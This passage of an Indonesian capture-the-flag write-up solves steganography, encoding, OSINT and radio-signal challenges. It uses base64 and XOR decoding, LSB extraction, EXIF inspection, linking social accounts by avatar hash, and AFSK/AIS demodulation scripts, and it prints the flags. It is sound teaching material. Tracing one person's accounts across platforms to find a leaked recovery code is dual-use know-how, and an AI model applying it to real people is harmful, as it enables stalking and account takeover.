            j += 1

    i += 1
```

```
print(result)
```

output

```
L# python3 x.py
010001010100100100010101010001010001000111100001101111011001000100011001000010011001110100100001000010010101100101100001010
0011101101001011101110100111010010001111010010001001000100110011101101101100100010011100110011101000010010110010100001010
010011000100110001010110100100001001100111011010110101000001000110010000010011110100111101
```

Output tersebut masih berupa data biner sehingga perlu dikonversi ke bentuk teks.

4. Mengubah Biner Menjadi Teks

Script berikut digunakan untuk mengubah biner menjadi karakter ASCII.

decode.py

```
bits = open("bits.txt").read().strip()

text = ""

for i in range(0, len(bits), 8):
    chunk = bits[i:i+8]

    if len(chunk) == 8:
        text += chr(int(chunk, 2))

print(text)
```

Output:

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Docu
# python3 decode.py
EREQDxodFBgHBVYaGiwNXzFDRgkdNgBYA11ZBgkPFA==
```

Hasil tersebut terlihat seperti string Base64.

5. Decode Base64

String Base64 kemudian didekode untuk melihat data sebenarnya.

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/stega
# echo "EREQDxodFBgHBVYaGiwNXzFDRgkdNgBYA11ZBgkPFA==" | base64 -d | xxd
00000000: 1111 100f 1a1d 1418 0705 561a 1a2c 0d5f .....V...-
00000010: 3143 4609 1d36 0058 035d 5906 090f 14    1CF..6.X.]Y....
```

Hasil decode masih berupa ciphertext sehingga diperlukan proses dekripsi lebih lanjut.

6. Mendapatkan Key

Petunjuk challenge menyebutkan:

The seventh revision remembers what was removed.

Dari petunjuk tersebut diperoleh key:

revision7

Ciphertext kemudian di-XOR menggunakan key tersebut.

xor.py

```
import base64

cipher = base64.b64decode(
    "EREQDxodFBgHBVYaGiwNXzFDRgkdNgBYA11ZBgkPFA=="
)
key = b"revision7"

flag = bytes(
    cipher[i] ^ key[i % len(key)]
    for i in range(len(cipher))
)
print(flag.decode())
```


Output:

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/
# python3 xor.py
ctffit{v0w3ls_d0_t4lk_s1l3ntly}
```

Flag : ctffit{v0w3ls_d0_t4lk_s1l3ntly}

STEGANOGRAFI

Hidden Coordinates



Pada challenge ini diberikan sebuah file gambar bernama **aerial_dropzone.png** yang menampilkan foto udara area banjir. Deskripsi challenge menyebutkan bahwa koordinat drop zone dan authentication flag telah "baked into the image itself" sebelum gambar dikirim.

Dari petunjuk tersebut dapat diasumsikan bahwa informasi penting disembunyikan langsung di dalam file gambar menggunakan teknik steganografi.

Recon

Langkah pertama adalah mengidentifikasi file yang diberikan.

file aerial_dropzone.png

```
(root@LAPTOP-SP4HK51C)-[mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/stegano/Hid
# file aerial_dropzone.png
aerial_dropzone.png: PNG image data, 240 x 160, 8-bit/color RGB, non-interlaced
```

Output menunjukkan bahwa file merupakan gambar PNG.

Selanjutnya dilakukan pemeriksaan metadata untuk mencari kemungkinan adanya informasi tersembunyi.

exiftool aerial_dropzone.png

```

(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/20
# exiftool aerial_dropzone.png
ExifTool Version Number      : 13.25
File Name                    : aerial_dropzone.png
Directory                   : .
File Size                    : 72 kB
File Modification Date/Time  : 2026:06:19 01:36:02+07:00
File Access Date/Time       : 2026:06:21 14:58:20+07:00
File Inode Change Date/Time  : 2026:06:21 14:57:44+07:00
File Permissions             : -rwxrwxrwx
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 240
Image Height                 : 160
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Image Size                   : 240x160
Megapixels                   : 0.038

```

Namun tidak ditemukan metadata mencurigakan ataupun flag.

Kemudian dilakukan pencarian string yang mungkin tersimpan langsung pada file.

strings aerial_dropzone.png

```

(root@LAPTOP-SP4HK51C)-[/mnt/c/U
# strings aerial_dropzone.png
IHDR
IDATx
}vLe9Z
v:Z/|8
\xA:
crhA
      |CK6
w}$D
}zIh
|o[l
mCDf
i[l|

```

Hasilnya juga tidak menunjukkan adanya flag maupun koordinat tersembunyi.

Karena tidak ditemukan petunjuk pada metadata maupun string, analisis dilanjutkan ke teknik steganografi.

Analisis LSB

Petunjuk bahwa data telah "baked into the image itself" mengarah pada kemungkinan penggunaan teknik **Least Significant Bit (LSB)**.

LSB merupakan metode steganografi yang menyisipkan data pada bit paling rendah dari nilai warna setiap piksel sehingga perubahan visual tidak terlihat oleh mata manusia.

Untuk memeriksa kemungkinan tersebut dilakukan ekstraksi bit LSB dari channel RGB.

Script yang digunakan:

solve.py

```
from PIL import Image

img = Image.open("aerial_dropzone.png").convert("RGB")
pixels = list(img.getdata())

bits = []

for r, g, b in pixels:
    bits.append(str(r & 1))
    bits.append(str(g & 1))
    bits.append(str(b & 1))

text = ""

for i in range(0, len(bits), 8):
    byte = bits[i:i+8]

    if len(byte) < 8:
        break

    value = int("".join(byte), 2)

    if 32 <= value <= 126:
        text += chr(value)
    else:
        text += "."

print(text)
```

Setelah proses ekstraksi selesai diperoleh pesan tersembunyi berikut:

```


(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/stegano/Hidden-Coordinates]
# python3 solve.py
DROP ZONE CONFIRMED 1.2904N 103.8520E :: FLAG ctffit{lsb_h1d_th3_r3l13f_c00rds} ::END::8;...o0N.....X...X:j...a0FM..@
...y...#a....f.S.=$y7bk.....1.l.8.?.....f&}.f.0.....0C..n7!..'d.v...#.R.l8..v.I%...k...5c_3.d..2..I...VRM.
? .....5....k.....'.....b.]H.....P...X.I.8.....m8....C.+l.="..j..I....L....i..I.ZT.-]!.,g].....
q.M..e...!?.w. ....K./..h....wf#...Y.}.....%g.Oo.m.q.....1-.i.!T..\..d...2..$..-;....I.8...y..4.}4.1.I..Gb.....
...8.....I.o.....2...g}8.pG.Wn....C.,...._0....W;OH..8.S.fp....m.....<...Y..d.D.....~r.....;.....8_ug.
...~...[.....s.s.s.....\P.w...Q..Y...w....?.....1...n...]t.-Ts}_C.UH\X.....3Dx...%r.]*A.\*.....0M..+TTx.
...RX.....L.c..qJ.|B.$k@I.`5q.._D..A..s....{#.2+G]..=.4.Y....g.....#..u...7.e..1?+..3!.....#..g...p...r...|.EQ6(.1.[~
I..Z.kD.....{@..\..%.>%....{U.8.....-w....R.!x..XI.s.A.;...i.SQ..O...l..!....Y.{E.....nKU....e...^...?..-
..Wk.gIG....5.....~|..r..a.....s....Z./..T'..**....xC.t?....!mv...u.[...1....'PX...M...N.D.C.....R..T?.....]MLi.

```

Dari pesan tersebut diperoleh koordinat lokasi drop zone serta flag challenge.

Flag : ctffit{lsb_h1d_th3_r3l13f_c00rds}

STEGANOGRAFI Behind The Frame



Pada challenge ini diberikan sebuah file gambar dengan deskripsi:

Some images carry secrets beyond what's visible. Can you find what's hiding in this one?

Dari deskripsi tersebut dapat diasumsikan bahwa terdapat informasi tersembunyi pada gambar, baik dalam bentuk metadata, steganografi, maupun data tambahan yang tidak terlihat secara langsung.

Reconnaissance

Langkah pertama adalah melakukan pengecekan metadata gambar menggunakan [exiftool](#).

Dari hasil pemeriksaan metadata ditemukan sebuah nilai mencurigakan pada bagian **UserComment**.

```

└─# exiftool image_soal.jpg
ExifTool Version Number      : 13.25
File Name                    : image_soal.jpg
Directory                    : .
File Size                    : 125 kB
File Modification Date/Time   : 2026:06:20 10:54:59+07:00
File Access Date/Time        : 2026:06:21 15:15:22+07:00
File Inode Change Date/Time   : 2026:06:21 15:15:20+07:00
File Permissions              : -rwxrwxrwx
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                  : 96
Y Resolution                  : 96
Resolution Unit               : inches
Y Cb Cr Positioning          : Centered
User Comment                  : Y3RmZml0e2lzXzF0X3RybzMzZV9icnVoaGh9
Image Width                   : 1080
Image Height                  : 1350
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 1080x1350
Megapixels                    : 1.5

```

Nilai yang ditemukan:

Y3RmZml0e2lzXzF0X3RybzMzZV9icnVoaGh9

String tersebut terlihat seperti data yang telah diencode menggunakan Base64.

setelah saya decode ditemukan file nya


```

└─(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FTI]
└─# echo "Y3RmZml0e2lzXzF0X3RybzMzZV9icnVoaGh9" | base64 -d
ctffit{is_1t_tro33e_bruhnh}

```

Flag : ctffit{is_1t_tro33e_bruhnh}

OSINT Aid Worker Trail



Pada challenge ini diberikan sebuah file bernama `social_dump.json` yang berisi hasil scraping akun media sosial dari beberapa platform. Tugasnya adalah mengidentifikasi akun-akun yang dimiliki oleh orang yang sama, menemukan kebocoran recovery code, dan memperoleh flag.

Analisis Awal

Pertama saya memeriksa struktur file JSON untuk melihat data yang tersedia.

cat social_dump.json

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/misc]
# cat social_dump.json
{
  "scraped": "public profiles",
  "accounts": [
    {
      "platform": "RelidgeHub",
      "username": "ayu_logistics",
      "display": "Ayu Pratiwi",
      "avatar_sha1": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9",
      "bio": "Coordinating relief convoys across the delta. Logistics, not luck.",
      "posts": [
        "manifest day. 14 trucks staged.",
        "bridge out at sector D again"
      ]
    },
    {
      "platform": "FieldGram",
      "username": "convoy.ayu",
      "display": "ayu p.",
      "avatar_sha1": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9",
      "bio": "Mercy Relief field logistics. Convoys, manifests, too much coffee.",
      "posts": [

```

Dari hasil pemeriksaan terlihat setiap akun memiliki beberapa atribut seperti:


- platform
- username
- display
- avatar_sha1
- bio
- posts

Mencari Korelasi Antar Akun

Karena username dan display name berbeda-beda, saya mencari atribut yang kemungkinan digunakan ulang pada beberapa platform. Atribut yang paling menarik adalah `avatar_sha1`.

Untuk melihat seluruh hash avatar yang muncul:

```
grep -o '"avatar_sha1": "[^"]*"' social_dump.json
```



```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2020]
# grep -o '"avatar_sha1": "[^"]*"' social_dump.json
"avatar_sha1": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9"
"avatar_sha1": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9"
"avatar_sha1": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9"
"avatar_sha1": "e59df441427379e12629d6950d8db8cd838cf2d2"
"avatar_sha1": "76c6004e7802a675184132a01077b0a99f88019e"
"avatar_sha1": "82fa4742b9631f8dc64ae711c822f4c9de56aa4d"
"avatar_sha1": "2fbdae8058641baaaf6b8de819a8d2c45fc0b953"
"avatar_sha1": "c581da2296da40f199fc08c557fe83c52307cd79"
```

Ditemukan satu hash yang muncul sebanyak tiga kali:

a7e05ee2d5a623a4fff92ce60c654cfa35779cf9

Untuk melihat akun yang menggunakan hash tersebut:

```
grep -B5 -A10 "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9" social_dump.json
```

```
(root@LAPTOP-SP4HK51C)-[ /mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/misc ]
# grep -B5 -A10 "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9" social_dump.json
"accounts": [
{
  "platform": "RelidgeHub",
  "username": "ayu_logistics",
  "display": "Ayu Pratiwi",
  "avatar_shal": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9",
  "bio": "Coordinating relief convoys across the delta. Logistics, not luck.",
  "posts": [
    "manifest day. 14 trucks staged.",
    "bridge out at sector D again"
  ]
},
{
  "platform": "FieldGram",
  "username": "convoy.ayu",
  "display": "ayu p.",
  "avatar_shal": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9",
  "bio": "Mercy Relief field logistics. Convoys, manifests, too much coffee.",
  "posts": [
    "sunrise over the camp",
    "200 water filters inbound"
  ]
},
{
  "platform": "VolunteerNet",
  "username": "ap_relief2026",
  "display": "A.P.",
  "avatar_shal": "a7e05ee2d5a623a4fff92ce60c654cfa35779cf9",
  "bio": "field node maintainer | bm9kZSBYZWVudmVyeSBjb2RlIDo6IGN0ZmZpdHs0aWRfdzByazNyX3RyNDFsX2YwbGwgdzNkfQ==",
  "posts": [
```

Diperoleh tiga akun:

- RelidgeHub → [ayu_logistics](#)
- FieldGram → [convoy.ayu](#)
- VolunteerNet → [ap_relief2026](#)

Bio pada akun FieldGram berisi:

Mercy Relief field logistics. Convoys, manifests, too much coffee.

Bio tersebut mengonfirmasi bahwa akun tersebut milik pekerja bantuan Mercy Relief yang menjadi target challenge.

Menemukan Kebocoran Recovery Code

Selanjutnya saya memeriksa bio dan posting dari ketiga akun tersebut.

Untuk mencari string yang terlihat seperti Base64:

```
grep -o '[A-Za-z0-9+/=]{20,}' social_dump.json
```

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/misc]
# grep -o '[A-Za-z0-9+/=\]\{20,\}' social_dump.json
a7e05ee2d5a623a4fff92ce60c654cfa35779cf9
a7e05ee2d5a623a4fff92ce60c654cfa35779cf9
a7e05ee2d5a623a4fff92ce60c654cfa35779cf9
bm9kZSByZWNVdmVyeSBjb2RlIDo6IGN0ZmZpdHs0aWRfdzByazNyX3RyNDFsX2YwbGwwdzNkfQ==
e59df441427379e12629d6950d8db8cd838cf2d2
76c6004e7802a675184132a01077b0a99f88019e
82fa4742b9631f8dc64ae711c822f4c9de56aa4d
2fbdae8058641baaaf6b8de819a8d2c45fc0b953
c581da2296da40f199fc08c557fe83c52307cd79
```

Ditemukan string berikut pada bio akun `ap_relief2026`:

```
bm9kZSByZWNVdmVyeSBjb2RlIDo6IGN0ZmZpdHs0aWRfdzByazNyX3RyNDFsX2YwbGwwdz
NkfQ==
```

Karena formatnya menyerupai Base64, string tersebut kemudian didekode.

Screenshot:

- Bio akun `ap_relief2026`
- String Base64 yang ditemukan

Decode Base64

Proses decode dilakukan menggunakan utilitas bawaan Linux.

echo

```
"bm9kZSByZWNVdmVyeSBjb2RlIDo6IGN0ZmZpdHs0aWRfdzByazNyX3RyNDFsX2YwbGwwdz
NkfQ==" | base64 -d
```

Output:

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/misc]
# echo "bm9kZSByZWNVdmVyeSBjb2RlIDo6IGN0ZmZpdHs0aWRfdzByazNyX3RyNDFsX2YwbGwwdzNkfQ==" | base64 -d
node recovery code :: ctffit{4id_w0rk3r_tr41l_f0ll0w3d}
```

Flag berhasil diperoleh.

Flag: `ctffit{4id_w0rk3r_tr41l_f0ll0w3d}`

OSINT Silent Wake

Silent Wake

874

A coastal monitoring team sent a snippet of audio exported from an SDR. The demodulator profile is missing, but the operator noted a carrier around the VHF maritime band. They believe the contents of the transmission are enough to identify the source, the type of traffic, and construct the flag.

► kode (Cost: 30 points)

 chall.zip

Kita diberikan sebuah file zip yang berisi :

 capture	02/06/2026 16:10	Text Document	1 KB
 waterfall_quicklook	02/06/2026 16:10	PNG File	1.212 KB
 rx_162025khz_demod	02/06/2026 16:10	WAV File	2.582 KB

Terdapat rekaman audio hasil SDR pada frekuensi VHF maritim. Dari deskripsinya, kita perlu mengidentifikasi source, jenis trafik, dan membuat flagnya.

Recon

Kita cek dulu capture.log nya :

```
(seraphina@angelica)-[~]  
$ cat capture.log  
RX OPERATOR FIELD LOG  
=====
```

```
UTC start: 2026-06-02 17:21:44  
Receiver: RTL-SDR v3, narrowband audio export  
Logged carrier: 162.025 MHz  
Audio sample rate: 44100 Hz  
Operator note: demodulator profile lost; two tones are visible in the quicklook.  
Artifact: rx_162025khz_demod.wav  
SHA256: b2174823673f45aa68cf34b3e39def0377353d3c8ba2c60f183ff99fffb1fa16f
```

Disini kita dapatkan :

- frekuensi radio : 162.025 MHz
- sample rate audio : 44100 Hz
- sinyal memperlihatkan dua nada
- hash WAV telah diberikan untuk validasi

Lalu kita verifikasi integritas WAV dengan menghitung hash file pakai sha256sum :

```
(seraphina@angelica)-[~]
$ sha256sum rx_162025khz_demod.wav
b2174823673f45aa68cf34b3e39def0377353d3c8ba2c60f183ff99ffb1fa16f  rx_162025khz_demod.wav
```

Dapat kita bandingkan di atas, bahwa hash nya sama dengan hash pada capture.log, make file WAV nya valid.

Analisa

Kita akan periksa format WAV nya lagi menggunakan skrip :

checkwave.py

```
import wave

WAV_FILE = "rx_162025khz_demod.wav"

with wave.open(WAV_FILE, "rb") as w:
    print("channels :", w.getnchannels())
    print("rate      :", w.getframerate())
    print("width     :", w.getsampwidth())
    print("frames    :", w.getnframes())
    print("duration  :", w.getnframes() / w.getframerate())
```

```
(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/silent_wake]
$ python3 checkwave.py
channels : 1
rate     : 44100
width    : 2
frames   : 1321530
duration : 29.966666666666665
```

Kita bisa lihat karakteristik audionya yaitu :

- mono
- PCM 16-bit
- sample rate 44100 Hz
- durasi sekitar 29.97 detik

Sekarang kita identifikasikan modulasinya, analisis sinyal memperlihatkan pasangan nada sekitar 2125 Hz dan 2295 Hz. Jarak setiap simbol adalah sekitar 147 sampel : $44100 / 147 = 300$ baud

Jadinya, lapisan audio menggunakan :

- modulasi AFSK
- kecepatan 300 baud
- UART 8N1
- urutan bit LSB-first
- logika nada terbalik

Data yang dikirim melalui AFSK adalah teks NMEA bertipe AIVDM, yaitu format teks untuk membawa pesan AIS.

Eksplorasi

Kita akan mendemodulasi ASFK dan UART dulu untuk memperoleh teksnya (intinya mengekstraksi teks dari audio) :

extract_text.py

```
import wave

import numpy as np

WAV_FILE = "rx_162025khz_demod.wav"
SAMPLES_PER_SYMBOL = 147
CENTER_FREQUENCY = 2210

def read_wav(filename):
    with wave.open(filename, "rb") as wav:
        sample_rate = wav.getframerate()

        samples = np.frombuffer(
            wav.readframes(wav.getnframes()),
            dtype="<i2",
        ).astype(float)

    return sample_rate, samples
```

```

def demodulate_afsk(sample_rate, samples):
    sample_count = len(samples)

    frequencies = np.fft.fftfreq(
        sample_count,
        1 / sample_rate,
    )

    spectrum = np.fft.fft(samples)

    # Mengisolasi pasangan nada AFSK
    bandpass = np.zeros(sample_count)

    bandpass[
        (frequencies >= 1200)
        & (frequencies <= 3500)
    ] = 2

    analytic_signal = np.fft.ifft(
        spectrum * bandpass
    )

    phase = np.unwrap(
        np.angle(analytic_signal)
    )

    instantaneous_frequency = (
        np.diff(phase)
        * sample_rate
        / (2 * np.pi)
    )

    return instantaneous_frequency

def decode_uart(sample_rate, frequencies):
    # Sinkronisasi simbol 300 baud
    symbol_starts = np.arange(

```

```

        2 * sample_rate + 77,
        len(frequencies) - SAMPLES_PER_SYMBOL,
        SAMPLES_PER_SYMBOL,
    )

    symbol_frequencies = np.array([
        np.median(
            frequencies[start + 30:start + 117]
        )
        for start in symbol_starts
    ])

    # Nada rendah mewakili bit 1
    bits = (
        symbol_frequencies <= CENTER_FREQUENCY
    ).astype(np.uint8)

    # Melewati preamble
    bits = bits[319:]

    # Membagi bit menjadi frame UART 8N1
    usable_length = len(bits) // 10 * 10

    frames = bits[:usable_length].reshape(
        -1,
        10,
    )

    # Frame: start bit, 8 data bit, stop bit
    data_bits = frames[:, 1:9]

    # UART menggunakan urutan LSB-first
    byte_values = (
        data_bits * (1 << np.arange(8))
    ).sum(axis=1).astype(np.uint8)

    return byte_values.tobytes().decode(
        "ascii",
        errors="replace",
    )

```

```

    )

def main():
    sample_rate, samples = read_wav(WAV_FILE)

    frequencies = demodulate_afsk(
        sample_rate,
        samples,
    )

    decoded_text = decode_uart(
        sample_rate,
        frequencies,
    )

    print(decoded_text)

    with open(
        "decoded_text.txt",
        "w",
        encoding="utf-8",
    ) as output:
        output.write(decoded_text)

    print("\n[+] Teks disimpan ke decoded_text.txt")

if __name__ == "__main__":
    main()

```

```

(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/silent_wake]
$ python3 extract_text.py

CTFFIT SIGINT CAPTURE 7721
DEMODULATED TEXT BEGINS
CARRIER NOTE: 162.025 MHZ WAS LOGGED BY THE SDR OPERATOR.
THE FOLLOWING AIVDM TRAFFIC WAS COPIED THROUGH A VERY DIRTY LINK.

!AIVDM,1,1,,B,17lcqr@P1DW`o2atKpD:k8TF0000,0*31
!AIVDM,2,1,7,B,57lcqr@2Fe3uT;1<TN1<ThDqB1L4dF2222222164IJ775QAe;EhBE83iQ`4,0*5B
!AIVDM,2,2,7,B,4RCjp888880,2*27

TASKING
1. DECODE THE AIVDM SENTENCES.
2. USE PUBLIC REFERENCES TO NORMALIZE THESE FIELDS:
   MMSI MID COUNTRY / AIS SERVICE NUMBER / ITU VHF`MARINE CHANNEL /
   MAIDENHEAD-6 OF THE REPORTED POSITION / ITU CALLSIGN PREFIX /
   AIS SHIP TYPE.
3. FLAG TEMPLATE: CTFFIT{COUNTRY_AISSERVICE_CHANNEL_GRID_PREFIX_SHIPTYPE}
4. LOWERCASE ASCII AND UNDERSCORES ONLY.
DEMODULATED TEXT ENDS

UUUUUUUU4d@Ua%G &CXXR>`0 w
?

[+] Teks disimpan ke decoded_text.txt

```

Output nya memberikan kita petunjuk sekaligus template flagnya. Lanjut, kita akan membaca decoded_text.txt , mengambil 3 kalimat AIVDM, memvalidasi checksum, dan decoding payload AIS. Kita akan gunakan skrip ini :

decode_ais.py

```

import re

INPUT_FILE = "decoded_text.txt"

AIS_TEXT_TABLE = (
    "@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\`]^~ "
    "!\"#$%&'()*+,-./0123456789:;<=>?"
)

def find_aivdm_sentences(text):

```

```

    return re.findall(
        r"!AIVDM[^\r\n]+",
        text,
    )

def validate_checksum(sentence):
    body, expected = sentence[1:].split("*")

    checksum = 0

    for character in body:
        checksum ^= ord(character)

    calculated = f"{checksum:02X}"

    return calculated, expected

def payload_to_bits(payload, fill_bits=0):
    result = ""

    for character in payload:
        value = ord(character) - 48

        if value > 40:
            value -= 8

        result += f"{value:06b}"

    if fill_bits:
        result = result[:-fill_bits]

    return result

def signed_integer(bits):
    value = int(bits, 2)

```

```

    if bits[0] == "1":
        value -= 1 << len(bits)

    return value

def decode_ais_text(bits):
    result = ""

    for offset in range(0, len(bits), 6):
        value = int(
            bits[offset:offset + 6],
            2,
        )

        result += AIS_TEXT_TABLE[value]

    return result.rstrip("@ ")

def maidenhead6(longitude, latitude):
    longitude += 180
    latitude += 90

    field_longitude = chr(
        65 + int(longitude // 20)
    )

    field_latitude = chr(
        65 + int(latitude // 10)
    )

    longitude %= 20
    latitude %= 10

    square_longitude = str(
        int(longitude // 2)
    )

```

```

square_latitude = str(
    int(latitude)
)

longitude %= 2
latitude %= 1

square_longitude = chr(
    65 + int(longitude / (2 / 24))
)

square_latitude = chr(
    65 + int(latitude / (1 / 24))
)

return (
    field_longitude
    + field_latitude
    + square_longitude
    + square_latitude
    + square_longitude
    + square_latitude
)

def main():
    with open(
        INPUT_FILE,
        "r",
        encoding="utf-8",
        errors="replace",
    ) as file:
        text = file.read()

    sentences = find_aivdm_sentences(text)

    if len(sentences) < 3:
        raise RuntimeError(
            "Tiga kalimat AIVDM tidak ditemukan."

```

```

    )

    print("[+] Validasi NMEA")

    for sentence in sentences:
        calculated, expected = (
            validate_checksum(sentence)
        )

        status = (
            "OK"
            if calculated == expected
            else "BAD"
        )

        print(sentence)
        print(
            f"    calculated={calculated} "
            f"expected={expected} "
            f"status={status}"
        )

    # Message Type 1.
    fields1 = sentences[0].split(",")
    payload1 = fields1[5]
    fill1 = int(fields1[6].split("*")[0])

    bits1 = payload_to_bits(
        payload1,
        fill1,
    )

    message_type1 = int(bits1[0:6], 2)
    mmsi = int(bits1[8:38], 2)

    speed = int(bits1[50:60], 2) / 10

    longitude = (
        signed_integer(bits1[61:89])

```

```

        / 600000
    )

    latitude = (
        signed_integer(bits1[89:116])
        / 600000
    )

    course = int(bits1[116:128], 2) / 10
    heading = int(bits1[128:137], 2)

    # Message Type 5 terdiri dari dua fragmen.
    fields5_part1 = sentences[1].split(",")
    fields5_part2 = sentences[2].split(",")

    payload5 = (
        fields5_part1[5]
        + fields5_part2[5]
    )

    fill5 = int(
        fields5_part2[6].split("*")[0]
    )

    bits5 = payload_to_bits(
        payload5,
        fill5,
    )

    message_type5 = int(bits5[0:6], 2)
    mmsi5 = int(bits5[8:38], 2)
    imo = int(bits5[40:70], 2)

    callsign = decode_ais_text(
        bits5[70:112]
    )

    vessel_name = decode_ais_text(
        bits5[112:232]
    )

```

```

)

ship_type = int(bits5[232:240], 2)

destination = decode_ais_text(
    bits5[302:422]
)

grid = maidenhead6(
    longitude,
    latitude,
)

print("\n[+] AIS Message Type 1")
print("Message type :", message_type1)
print("MMSI          :", mmsi)
print("MID           :", str(mmsi)[:3])
print("Latitude      :", latitude)
print("Longitude      :", longitude)
print("Speed          :", speed, "knots")
print("Course          :", course)
print("Heading         :", heading)
